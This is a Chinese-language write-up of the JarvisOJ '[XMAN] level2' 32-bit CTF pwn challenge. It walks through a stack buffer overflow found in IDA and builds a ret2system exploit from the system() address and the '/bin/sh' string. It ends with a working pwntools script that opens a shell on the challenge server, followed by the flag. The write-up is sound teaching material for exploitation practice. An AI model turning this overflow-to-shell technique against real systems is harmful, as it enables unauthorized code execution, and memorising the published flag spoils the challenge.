
一.[XMAN] level 2 32位

练习平台：https://www.jarvisoj.com/challenges


题目：[XMAN] level 2 32



```
zzw@ubuntu:~/Desktop/pwn/2$ ./level2_32
Input:
ahskajhdksa
Hello World!
zzw@ubuntu:~/Desktop/pwn/2$ file level2_32
level2_32: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
 linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, Buil
b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not stripped
zzw@ubuntu:~/Desktop/pwn/2$
```


二.IDA分析

2.1 查看程序逻辑




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

- 溢出存在




```c
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

- system函数存在 0x8048320




```c
int system(const char *command)
{
  return system(command);
}
```

- “/bin/sh” 存在



Address	Length	Type	String
LOAD:08048154	00000013	C	/lib/ld-linux.so.2
LOAD:0804822D	0000000A	C	libc.so.6
LOAD:08048237	0000000F	C	_IO_stdin_used
LOAD:08048246	00000005	C	read
LOAD:0804824B	00000007	C	system
LOAD:08048252	00000012	C	__libc_start_main
LOAD:08048264	0000000F	C	__gmon_start__
LOAD:08048273	0000000A	C	GLIBC_2.0
.rodata:08048540	0000000C	C	echo Input:
.rodata:0804854C	00000014	C	echo 'Hello World!'
.eh_frame:080485CB	00000005	C	;*2$\"
.data:0804A024	00000008	C	/bin/sh

2.2 安全机制



```
zzw@ubuntu:~/Desktop/pwn/2$ checksec level2_32
[*] '/home/zzw/Desktop/pwn/2/level2_32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
zzw@ubuntu:~/Desktop/pwn/2$ 
```

地址是固定的

2.3 poc构造

buf大小为0x88，ebp 占用4个字节

shellcode += ’a‘ * (0x88+4)　　//覆盖了缓冲区和ebp

system_addr += system的地址（0x8048320）　//system函数的地址

any_addr　+= 0xdeadbeef　　这个地址可以任意指定　//这里随意指定一个地址作为system函数的返回地址。

bin_addr　+= 0x804A024

关于0xdeadbeef的填充，不好理解。要参考函数的栈帧。


当return 到system函数时，会新起一个栈空间，就是

push ebp


move　ebp, esp

sub　esp,xxxxx

....



栈帧结构（栈用来传递参数、存储返回信息、保存寄存器，以及本地存储）



随着system执行，会从ebp+8处取参数，正常逻辑是这样，因为ebp+4处是当前函数的返回地址。这也是这种布局的原因.

```
from pwn import *
#pro = process('./level1')
pro=remote('pwn2.jarvisoj.com',9878)
data=pro.recv(100).decode()
print(data)
shellcode= flat(['a'*(0x88+4),p32(0x8048320),p32(0xdeadbeef),p32(0x0804a024)])
##对齐
pro.send(shellcode)
pro.interactive()
pro.close()
```

flag CTF{1759d0cbd854c54ffa886cd9df3a3d52}